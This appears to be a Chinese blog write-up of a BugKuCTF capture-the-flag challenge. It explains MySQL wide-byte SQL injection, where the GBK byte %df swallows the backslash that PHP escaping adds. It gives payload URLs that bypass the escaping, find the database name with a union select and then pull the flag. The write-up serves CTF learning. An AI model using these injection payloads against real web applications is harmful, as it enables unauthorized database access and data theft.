BugKuCTF---sql注入Writeup

原创

Mars_guest 于 2018-04-22 19:26:01 发布 1185 收藏 1

分类专栏： CTF_Writeup 文章标签： ctf writeup

本文链接：https://blog.csdn.net/Mars_guest/article/details/80041809

我的博客 Marsguest's BLog

BugKuCTF—sql注入Writeup

原题地址 http://103.238.227.13:10083/

首先构造链接

```
http://103.238.227.13:10083/?id=1'
```

发现存在过滤，页面没什么反应。右键源文件，发现编码规则GB-2312，猜测为mysql宽字节注入

```
<!doctype html>
<html lang="en">
<head>
        <meta charset="gb2312" />
        <title>SQL测试</title>
        <link rel="stylesheet" href="http://apps.bdimg.com/libs/bootstrap/3.3.4/css/bootstrap.css">
</head>
<body>
        <div class="container">
                <h2>SQL注入测试</h2>
                <div class="alert alert-success">
                        <p>查询key表,id=1的string字段</p>

                </div>
                <table class="table table-striped">
                        <tr><td>id</td><td>1</td></tr><tr><td>key</td><td>fdsafdasfdsa</td></tr>                </tabl
        </div>
        <!-- jQuery文件。务必在bootstrap.min.js 之前引入-->
        <script src="http://apps.bdimg.com/libs/jquery/2.1.4/jquery.min.js"></script>
        <!-- 最新的 Bootstrap 核心 JavaScript 文件 -->
        <script src="http://apps.bdimg.com/libs/bootstrap/3.3.4/js/bootstrap.min.js"></script>
</body>
</html>
```

简单讲解什么是**宽字节注入**：

1.服务器在GET到前端发来的数据后，通过php的addslashes，mysql_real_escape_string，mysql_escape_string等函数，能够对特定的字符进行过滤，在它的前面添加转义字符,从而使得之后拼接sql语句时，这些特定的字符失效.

过滤的字符包括

```
（1）          ASCII（NULL）字符\x00，
（2）          换行字符\n，addslashes不转义
（3）          回车字符\r，addslashes不转义
（4）          反斜杠字符\，
（5）          单引号字符'，
（6）          双引号字"，
（7）          \x1a，addslashes不转义
```

2.mysql在使用GBK编码的时候，会认为两个字符为一个汉字，当我们将注入连接写成


```
http://103.238.227.13:10083/?id=1%df'
```

%df' 传到后台php处理后变成**%df\'**,此时，%df\'对应的编码就是**%df%5c'**，即汉字**"運"(注意这个汉字后面的单引号还在)**，这样就相当于将php用于过滤而加上的转义字符 \ 吞掉了，从而实现过滤的绕过.

继续之前的题，利用宽字节注入构造注入POC,爆库名

```
http://103.238.227.13:10083/?id=1%df' union select 1,database() %23
```

这里%23是字符#，mysql中的注释专用字符，将后面的引号注释掉



发现数据库sql5，之后根据提示构造POC得到flag

```
http://103.238.227.13:10083/?id=1%df' union select 1,string from sql5.key %23
```